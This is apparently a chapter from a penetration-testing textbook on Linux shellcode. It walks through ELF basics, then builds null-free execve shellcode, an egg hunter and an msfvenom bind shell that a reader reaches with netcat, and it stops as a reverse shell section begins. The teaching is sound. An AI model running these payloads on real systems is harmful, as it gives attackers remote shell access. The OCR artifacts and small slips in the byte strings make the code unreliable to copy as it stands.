The commands defined here are just a subset of what gdb has. If you would like to view a more comprehensive list, please view the gdb manual, which can be found here: `ftp://ftp.gnu.org/old-gnu/Manuals/gdb/html_chapter/gdb_9.html`.


In addition, we will make use of `nasm`, `binutils`, and GCC tools within this chapter. These can be installed using the command `apt install nasm binutils gcc`.

Now that we have our environment set up, let's move on to shellcode development. We will first need to take some time to understand the Linux executable linking format.

Executable and Linking Format (ELF) fundamentals

Before we dig into the various shellcode techniques, let's take some time to understand executable files within Linux. ELF is the Linux and Unix executable file type. This file type consists of a header and a data field. You can view this by using the command `readelf` on an executable file. For example, let's view this command on the `nslookup` program using the command `readelf -a /bin/nslookup`.

I am using the `-a` option, which will provide me with all the relevant information — this includes components such as the file header, program header, sections, symbols, and more. The following screenshot is a sample of just the ELF header.



```
rishalin@ubuntu:~/Desktop$ readelf -a /bin/nslookup
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x7fd0
  Start of program headers:          64 (bytes into file)
  Start of section headers:          107376 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         13
  Size of section headers:           64 (bytes)
  Number of section headers:         31
  Section header string table index: 30
```

Figure 5.2 – readelf output on nslookup displaying the ELF header

The ELF header contains very important information that is used by the **Operating System** (**OS**). This information tells the OS how to handle the file. Let's analyze some of these sections:

- `Magic`: This will have a common start sequence across ELF files. These would start with the hex string `7f 45 4c 46`.
- `Class`: This defines the target architecture. In the preceding screenshot, notice that we have **ELF64**, which means this program is for the 64-bit architecture.
- `Data`: This will define the endianness of the file. This can be either little or big endian. We covered the difference between little and big endianness in the previous chapter.
- `Type`: In this section, you will find either `DYN` (which is shared objects), `REL` (which is relocatable files), `CORE` (core dumps), or `EXEC` (executable).
- `Core Dumps` are used in conjunction with a debugger. For example, you can use a core dump with `gdb` to examine what happened during a crash of a program.
- `Executables` are mapped directly into memory when the program is executed.

- `Relocatable` files are executables that support relocation. Relocation simply involves moving a program from one memory location to another to avoid memory address conflicts. When you examine the sections of the program, you will see that it has a `.reloc` section. This is the section that is responsible for addressing the memory conflict by patching the program with a new memory address.

  Another component involved is **relative addressing**. Relative addressing is used to define a program's function address by its offset derived from the loading base memory address. For example, if you have a program called program1, and this program has a base memory address of `0x387000`, but its function has an address of `0x987`, due to relative addressing, the function would be found at `0x387987`.
- `Shared objects` are defined by the `.so` extension. These contain sections that are typical for both executable and relocatable files. When a program starts up, shared objects are loaded in relation to their usage of the program.

Within a program, you will also find **sections**. Sections contain functionalities of the program. These should not be confused with the previous sections mentioned since those relate to the ELF header. These sections are mapped into memory during the startup of the program. Within the sections, you will find permissions that are tied to each section. These permissions are the standard read, write, and execute. These permissions are used to determine any restrictions on a section. For example, if a section is marked as `read-only`, once the section is loaded in memory – that memory area will not be writable by the program. The most common sections are as follows:

- `.data`: Here, you will find data that has read/write access. This data will be initialized.
- `.rodata`: This section will only contain read-only data. This data will be initialized.
- `.bss`: Here, you will find uninitialized data with read/write access.
- `.got` (**global offset table**): This section holds the addresses of functions within the program.
- `.plt` (**procedure linkage table**): This section holds the pointers that point to the .got table.

The `.got` and `.plt` sections are key sections when it comes to developing shellcode. These two sections are used by the program to locate and call functions. Leveraging their capabilities to point to different memory locations can enable us to execute shellcode.

There are additional components of ELF that should be considered. These are **linkers** and **loaders**. A **linker** works by taking functions of a program and linking them to a memory location. This linker is also responsible for locating memory addresses within a system library during a call function, and then writing this memory location to the process memory of the executable. A **loader** simply loads programs from its storage location into memory. Another component is symbols. **Symbols** are used to describe the executable code and include aspects such as variable names. The use of symbols can be turned off during the compilation of a program; however, making use of symbols can make the debugging of a program a lot easier. Symbols essentially provide a hint as to what a specific function is supposed to do. For example, when symbols are used you will find functions that are named `printName()`.

> **Note**
> When symbols are removed from a program, the process is called **stripping**.

Set User Identification (**SUID**) and **Set Group Identification** (**SGID**) are components within ELF files. Files that use these two components are easily identified by the lowercase in the security descriptor, for example, `-rwsr-s—x`.

When the SUID or SGID is used, its effective user or group identification becomes the owner of the file. To put this into context, let's assume that you run a file with root privileges, and this file has an SUID set. The program will then run with root privileges. If you run a program that has an SGID set for a specific group, then the program will run with the privileges of that group.

> **Note**
> Running a program as root does not mean that you have elevated privileges. The program may have functionalities in place to limit the actions that you can take. If you do manage to exploit a program running as root with an SUID set, the outcome of the shell could possibly be a root shell.

A few more tools that are noteworthy when it comes to shellcode development in Linux are as follows:

- `Objdump`: This is used to display information about object files within Linux executables.
- `strings`: This will display readable strings from a binary. Like the **Sysinternals** variant for Windows, it will display any hardcoded paths, strings, or names found within the binary.
- `ltrace` and `strace`: These are used to trace library (`ltrace`), or system calls (`strace`) performed by the binary.

This should give you a good base for the tools that can be used within Linux for shellcode development. As you progress through this chapter, you will find these tools being used. Now that we have covered our bases, let's dive into techniques for shellcoding on Linux!

Shellcode techniques

Before we look at the various shellcode techniques within Linux, let's spend some time on system calls (abbreviated as syscalls). **Syscalls** are the mechanism in which a Linux program calls functions in the kernel. When a program performs a read or a write, it is making use of a syscall, hence syscalls provide an essential interface.

Pro Tip

To view a full list of 64-bit system call numbers, you can run the following command:

```
cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h
```

Or if you want to view the 32-bit system call numbers, you can run the following command:

```
cat /usr/include/x86_64-linux-gnu/asm/unistd_32.h
```

You can also view this from the `tovalds/linux` GitHub repository:

```
https://github.com/torvalds/linux/blob/master/
arch/x86/entry/syscalls/syscall_64.tbl
```

Basic Linux shellcode

To get started with shellcoding in Linux, let's start with the basics. In this section, we will look at shellcode that spawns a `bin/bash` shell and utilizes syscall number 11, which is `execve`. Note that in 32-bit systems, syscall number 11 is used, but in 64-bit systems, syscall number 59 is used.

In this shellcode, we will manipulate the registers in the following way:

- Since we are working on 32-bit architecture, the EAX register will hold the syscall number 11 (`0x0b`).
- EBX will hold the name of the program that will be executed.
- ECX will be set to the `null` value.
- Finally, we will call int `0x80`.

To complete the preceding steps, we need to make use of the following assembly code:

```
section .data
  shell db '/bin/sh'; In this line we are declaring a string
variable of db, which is define byte.

section .text
  global _start

_start:
  mov eax, 11; This is where we store the syscall number within
eax
  mov ebx, shell; Here we specify that the shell variable is
stored in ebx
  mov ecx, 0; We null out the ecx
  int 0x80; This is where we issue the syscall using an
interrupt instruction

  mov eax, 1; The next syscall number is exit()
  mov ebx, 0; We use the exit code of return 0
  int 0x80; Here we use the syscall with interrupt 0x80.
```

Since the preceding code is written in assembly language, we will save this file as `basic_shell.asm`. Next, we will need to compile the preceding code. To compile the code, we will use the `nasm` command, and define the format as `elf` using this command:


`nasm -f elf -o basic_shell.o basic_shell.asm`.

Since `nasm` provides us with the output in an object file, we will need to make use of a linker so that we have the output in an executable file. Remember that object files cannot be executed since they contain object code.

Pro Tip

If you perform the compilation using GCC, the linking is performed during the compilation process.


Once nasm has completed, we will use the gnu linker to create the executable. This can be done using the command ld -o basic_shell basic_shell.o. This is depicted in the following screenshot:



```
rishalin@ubuntu:~$ nasm -f elf -o basic_shell.o basic_shell.asm
rishalin@ubuntu:~$ ld -o basic_shell basic_shell.o
rishalin@ubuntu:~$ 
```

Figure 5.3 – Compiling the basic shell assembly code

Once these two commands are completed, you will be able to run the basic_shell application as per the following screenshot and obtain a shell:




```
rishalin@ubuntu:~$ ./basic_shell
$ whoami
rishalin
$ id
uid=1000(rishalin) gid=1000(rishalin) groups=1000(rishalin)
$ 
```

Figure 5.4 – Running the basic shell

Since we are aiming to create shellcode, we will need to extract the shellcode from this executable. To do this, we can use objdump with this command:

```
objdump -M intel -d basic_shell
```

In this command, we are specifying the option -M, which will provide us with the Intel syntax output. When we view the opcodes of this file, there are a number of null bytes (0x00) as seen in the following screenshot:



```
rishalin@ubuntu:~$ objdump -M intel -d basic_shell

basic_shell:     file format elf32-i386


Disassembly of section .text:

08048080 <_start>:
 8048080:       b8 0b 00 00 00          mov    eax,0xb
 8048085:       bb a0 90 04 08          mov    ebx,0x80490a0
 804808a:       b9 00 00 00 00          mov    ecx,0x0
 804808f:       cd 80                   int    0x80
 8048091:       b8 01 00 00 00          mov    eax,0x1
 8048096:       bb 00 00 00 00          mov    ebx,0x0
 804809b:       cd 80                   int    0x80
rishalin@ubuntu:~$
```


Figure 5.5 – Viewing shellcode using objdump

Since null bytes should be avoided, let's revisit our code and make some adjustments.

We will use the string of `/bin/sh` as hexadecimal **American Standard Code for Information Interchange** (**ASCII**) values, which will be presented in numbers. Our new code is as follows:

```
section .text
  global _start

_start:

  xor eax, eax              ; We perform a XOR operation to
zero out the EAX
  push eax                   ; The null value is then pushed to
the stack
  push 0x68732f2f    ; Here we define the ASCII equivalent of
sh//
  push 0x6e69622f   ; Here we define the ASCII equivalent of
nib//
                                    ; To align the stack, we
will use an additional slash (/)

  mov ebx, esp        ; since bin/sh is on the top of the stack
and EIP points to the top of the stack, we move the value to
ebx which serves as a pointer to the program
  mov ecx, eax      ; this instruction copies the zero value to
ecx
  mov al, 0xb        ; to avoid nulls, we move 0xb (11) to the
lowest quarter of eax
  int 0x80             ; this defines the interrupt to execute
the syscall
```

We then save the preceding code to a new `basic_shell_v2.asm` file and then compile it using the steps before with `nasm` and `ld` (*I have used the naming convention of basic_shell_v2.* for all steps moving forward*). Next, we check the opcodes using `objdump`, and this time we do not have any nulls, as per the following screenshot:




```
rishalin@ubuntu:~$ objdump -M intel -d basic_shell_v2

basic_shell_v2:     file format elf32-i386


Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                   xor    eax,eax
 8048062:       50                      push   eax
 8048063:       68 2f 2f 73 68          push   0x68732f2f
 8048068:       68 2f 62 69 6e          push   0x6e69622f
 804806d:       89 e3                   mov    ebx,esp
 804806f:       89 c1                   mov    ecx,eax
 8048071:       b0 0b                   mov    al,0xb
 8048073:       cd 80                   int    0x80
```

Figure 5.6 – New asm code with no null bytes

We will need to extract the opcode to make use of it as a shellcode within a `C` program. The following code will help to obtain just the opcode:

```
objdump -d FILENAME |grep '[0-9a-f]:'|grep -v 'file'|cut -f2
-d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/
/\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
```

Once you run the preceding command on the newly compiled `basic_shell_v2`, you will have the opcode in an easily accessible format as per the following screenshot:



```
rishalin@ubuntu:~$ objdump -d basic_shell_v2.o |grep '[0-9a-f]:'|grep -v 'file'|cut -f
/g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\xb0\x0b\xcd\x80"
```

Figure 5.7 – Obtaining the opcode using objdump

Now that we have the opcode, we need to put this into a program. The output chain of bytes when put into executable memory and accessed by EIP will enable the program to execute the assembly instructions that we have defined in the `basic_shell_v2.asm` file, which ultimately will spawn a shell.


To simulate a program that will leverage the shellcode, we can use the following code, which creates a basic C program. The program allocates the shellcode in memory. It will then declare an empty function, which is named `ret()`. We then have a pointer to that function, which is assigned a value that is equal to the pointer of the shellcode `(shell)`. Ultimately, the shellcode is placed in the location where the main function, `ret()`, starts, thus executing the shellcode. Note that we will place the opcode obtained in the previous step within the `unsigned char shell [] = section` and save the file with the `shell_test.c` filename:

```
#include <stdio.h>
#include <string.h>

unsigned char shell[] = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\
x2f\x62\x69\x6e\x89\xe3\x89\xc1\xb0\x0b\xcd\x80";

int main()
{
  printf("This is a test program. Please note you're your 
shellcode length is: %zu\n", strlen(shell));

  int (*ret)() = (int(*)())shell;

  ret();
}
```

Next, let's compile this using the GCC tool. We will ensure that no stack protections are in place during the compilation by using some additional options, such as `-fno-stack-protector`, and ensure that the stack is executable using the `-z execstack` option. The command to compile the program is this:

```
gcc -fno-stack-protector -z execstack shell_test.c -o basic_
shellcode_final
```

The output file has been defined as `basic_shellcode_final`. Now that we have compiled the program, let's run it and observe the results. Once the program runs, I can spawn a shell as per the following screenshot:



```
rishalin@ubuntu:~$ gcc -fno-stack-protector -z execstack shell_test.c -o basic_shellcode_final
rishalin@ubuntu:~$
rishalin@ubuntu:~$ ./basic_shellcode_final
Testing your shellcode. Please note that your shellcode is length: 21
$ whoami
rishalin
$ id
uid=1000(rishalin) gid=1000(rishalin) groups=1000(rishalin),4(adm),24(cdrom),27(sudo),30(dip),
$ exit
rishalin@ubuntu:~$ 
```

Figure 5.8 – Final compilation and program can spawn a shell

> **Note**
> If I had to leave the null bytes in place and compile the code with stack protections, the program would stop with a segmentation fault.

This was a simple example of how to create a basic null-free shellcode using the `execve()` function. Let's look at more advanced examples, and we will start with an egg hunter shellcode.

Egg hunter shellcode

In the traditional stack-based shellcode techniques, you would sway the program to jump directly to the shellcode. There may be times when the targeting memory space is not enough to hold your shellcode. This is where egg hunter shellcode comes into place. Egg hunting consists of two components:

- An egg
- The egg hunter

The **egg** is the actual shellcode that you would like to be executed. This will have a specific tag to it. This tag is called the **egg**. The tag can be anything you like; for example, it can be `w00tw00t` and so forth. The egg will be an 8-byte **double word** (**DWORD**) repeated twice in the instructions. This is to avoid collisions and ensure that the egg is unique.

The **egg hunter** is a piece of code that searches for a value that you define, known as an egg. The entire flow would consist of the egg hunter executing first with the aim of locating the egg. Once the egg is found, the location is known, and the shellcode is executed. Egg hunters should have several characteristics:

- **Speed**: Egg hunters are able to execute really fast. Ideally, you should not wait a long time for the egg hunter to locate the egg.

- **Small in size**: The egg hunter must remain small in size. If it is not, then you are back to the original problem of limited memory space.
- **Robust**: Egg hunters must be able to move through different sections of memory, including those that are invalid.

To make use of egg hunters within Linux, you need to use a syscall. Syscalls enable you to move through the different virtual memory address spaces to find the egg.

There may be times when, using an egg hunter and a syscall, you experience an error under the `EFAULT` error code (`14`). This happens when the egg hunter is attempting to access a memory area that is outside its accessible address range. The way this is checked is by looking at the lower bytes of the `eax` register, which will hold the return value from syscall. This is compared against `0xf2`, which is the low byte of the `EFAULT` return value. If there is a match, then the flag is set to zero, which means that the memory address is not accessible. If any other value is returned, it means that the address space is accessible, and the egg hunter will search it.

To make use of an egg hunter, we will use the access (`2`) syscall. In the *Further reading* section of this book, you will find a link to a whitepaper written by Skape, which details the mechanics of egg hunters in greater detail. There are other syscalls that can also be used, but we will stick to access (`2`) in this book.

We will start crafting our egg hunter in assembly language. The egg we will define has a tag of `\x90\x50\x90\x50`, as shown in the following code:

```
global _start

section .txt
_start:

mov ebx, 0x50905090
```

We will then clear the `ecx`, `eax`, and `edx` registers by using the `mul` opcode as per the following instructions:

```
xor ecx, ecx
mul ecx
```

Note

The `mul` opcode will perform a multiply function against the `eax` register and store the result in both the `eax` and `edx` registers. Since we need to clear the registers, we will perform a multiply on the value of zero 0.

Linux maps the virtual address space of the user's portion using 4 KB page sizes. This means that bytes that range from `0` to `4095` will reside in page `0`. Based on this, we will skip this page and instruct the egg hunter to search from the next page number. This is done using the following instructions:

```
memory_page_alignment:
or dx, 0xfff
```

Next, we need to increment the `edx` register by one. This will enable us to get to the address space `4096`. The current register values will also need to be pushed onto the stack so that they can be used later. This is done using `pushad`. We will also load the syscall number for acceptance into the `al` register. This syscall number in 32-bit architecture is 33 (`0x21`):

```
inspection_of_addresses:
inc edx
pushad
lea ebx, [edx +4]
mov al, 0x21
int 0x80
```

Next, we will work on the return code of accept and ensure that the registers are restored. We will need to verify whether an `EFAULT` error happens. To do this, we will compare the al register to see if it contains the value of the `EFAULT` (`0xf2`). If the comparison returns `true`, we will need to jump to the next page. This will happen using a jump to our `memory_page_alignment` function. If the memory page can be accessed, then we will need to compare the values of the `edx` and `ebx` register. Remember that we have put the egg in the `ebx` register. If these values don't match, we will need to jump to the `inspection_of_addresses` function. If the values do match, we need to check that this is the case for `[edx+4]` since we prepend the egg twice – this is where the compare (`cmp`) opcode comes into play. If the results of both `cmp` calls are zeros, then we jump to the `edx` register, which will contain the shellcode. The assembly for this batch of instructions is as follows:

```
cmp al, 0xf2
popad
jz memory_page_alignment

```

```
cmp [edx], ebx
jnz inspection_of_addresses

cmp [edx+4], ebx
jnz inspection_of_addresses

jmp edx
```

The final assembly code will look as follows:


```
global _start

section .text
_start:

mov ebx, 0x50905090
xor ecx, ecx
mul ecx

memory_page_alignment:
or dx, 0xfff
inspection_of_addresses:
inc edx
pushad
lea ebx, [edx+4]
mov al, 0x21
int 0x80

cmp al, 0xf2
popad
jz memory_page_alignment

cmp [edx], ebx
jnz inspection_of_addresses

cmp [edx+4], ebx
```

```
jnz inspection_of_addresses

jmp edx
```

The preceding assembly code will be saved to a file. I am using Kali Linux to create the egg hunter shellcode, so I will save this with the `egg.nasm` filename. Next, I will compile the assembly code using the `nasm` command:

```
nasm -f elf32 -o egg.o egg.nasm
```

Then, we can verify that we have the shellcode using `objdump` as shown in the following screenshot, using the command `objdump -d egg.o`:



```
┌──(kali㉿kali)-[~]
└─$ objdump -d egg.o

egg.o:     file format elf32-i386


Disassembly of section .text:

00000000 <_start>:
   0:   bb 90 50 90 50          mov    $0x50905090,%ebx
   5:   31 c9                   xor    %ecx,%ecx
   7:   f7 e1                   mul    %ecx

00000009 <page_alignment>:
   9:   66 81 ca ff 0f          or     $0xfff,%dx

0000000e <address_inspection>:
   e:   42                      inc    %edx
   f:   60                      pusha
  10:   8d 5a 04                lea    0x4(%edx),%ebx
  13:   b0 21                   mov    $0x21,%al
  15:   cd 80                   int    $0x80
  17:   3c f2                   cmp    $0xf2,%al
  19:   61                      popa
  1a:   74 ed                   je     9 <page_alignment>
  1c:   39 1a                   cmp    %ebx,(%edx)
  1e:   75 ee                   jne    e <address_inspection>
  20:   39 5a 04                cmp    %ebx,0x4(%edx)
  23:   75 e9                   jne    e <address_inspection>
  25:   ff e2                   jmp    *%edx
```

Figure 5.9 – Viewing the shellcode using objdump

I will then extract the shellcode using this command:

```
objdump -d egg.o |grep '[0-9a-f]:'|grep -v 'file'|cut -f2
-d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' ' '|sed 's/ $//g'|sed 's/
/\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
```

The output of the command will produce a string of opcodes:

```
"\xbb\x90\x50\x90\x50\x31\xc9\xf7\xe1\x66\x81\xca\xff\x0f\x42\
x60\x8d\x5a\x04\xb0\x21\xcd\x80\x3c\xf2\x61\x74\xed\x39\x1a\
x75\xee\x39\x5a\x04\x75\xe9\xff\xe2"
```

Notice that the extracted shellcode contains the egg value in the beginning (`\x90\x50\x90\x50`) as shown here:

```
"\xbb\x90\x50\x90\x50\x31\xc9\xf7\xe1\x66\x81\xca\xff\x0f\x42\
x60\x8d\x5a\x04\xb0\x21\xcd\x80\x3c\xf2\x61\x74\xed\x39\x1a\
x75\xee\x39\x5a\x04\x75\xe9\xff\xe2";
```

Now, it's time to add in the payload. I will use a bind shell for this. I have generated it using the `msfvenom` command:

```
msfvenom -p linux/x86/shell_bind_tcp LPORT=8443  -f c
```

My bind shell will bind on port `8443`. My payload in `c` format is as follows:

```
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"
"\x5b\x5e\x52\x68\x02\x00\x20\xfb\x6a\x10\x51\x50\x89\xe1\x6a"
"\x66\x58\xcd\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd\x80\x43\xb0"
"\x66\xcd\x80\x93\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x68\x2f"
"\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0"
"\x0b\xcd\x80";
```

Now we will add these shellcodes into a simple c program and save it as the `egg.c` file. The c program code is shown in the following snippet. Note that we prepend the shellcode with the egg:

```
#include <stdio.h>
#include <string.h>

unsigned char egg_hunter[] = "\xbb\x90\x50\x90\x50\x31\xc9\xf7\
xe1\x66\x81\xca\xff\x0f\x42\x60\x8d\x5a\x04\xb0\x21\xcd\x80\
x3c\xf2\x61\x74\xed\x39\x1a\x75\xee\x39\x5a\x04\x75\xe9\xff\
xe2";
unsigned char bind_shell[] = "\x90\x50\x90\x50\x90\x50\x90\x50"
"x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd\x80"
"\x5b\x5e\x52\x68\x02\x00\x20\xfb\x6a\x10\x51\x50\x89\xe1\x6a"
"\x66\x58\xcd\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd\x80\x43\xb0"
```


```
"\x66\xcd\x80\x93\x59\x6a\x3f\x58\xcd\x80\x49\x79\xf8\x68\x2f"
"\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0"
"\x0b\xcd\x80";

int main(void)
{
  printf("Egg hunter length: %d\n", strlen(egg_hunter));
  printf("Shellcode length: %d\n", strlen(bind_shell));

  void (*s)() = (void *)egg_hunter;
  s();

  return 0;
}
```

This c program will search the memory addresses for the value of the egg that we have defined. Once it locates it, it will execute the payload, which is our bind shell.

Next, we will compile the c program using the GCC tool with the following command:

```
gcc egg.c -fno-stack-protector -z execstack -o egg_bind_shell
```

Now, if everything went as planned, you should be able to run the program and, using the `netcat` command, you will be able to establish a session to the target machine as per the following screenshot:



```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.44.149 8443
id
uid=1000(rishalin) gid=1000(rishalin) groups=1000(rishalin),4(adm),24(cdrom),27(sudo),
whoami
rishalin
hostname
ubuntu
```

Figure 5.11 – Bind shell established using an egg hunter

This concludes the section on egg hunters. Please take some time to play around with egg hunters in your own lab. Next, we will look at how we can use shellcode to spawn a reverse TCP shell.

Reverse TCP shellcode

When it comes to creating a reverse TCP shellcode, we need to recount the internals of Linux before we work on the c program. Of course, this does not mean that you need to study the source code of the Linux system, although it would be pretty awesome if you could. Jokes aside, I am referring to the fundamentals of creating a network connection within Linux. To create a network connection, you need a socket. This socket serves as a virtual endpoint that is used for network communication. The components of the socket include the file descriptor, which is referenced by the system, and its properties, which are set during the creation of the socket.

> **Tip**
>
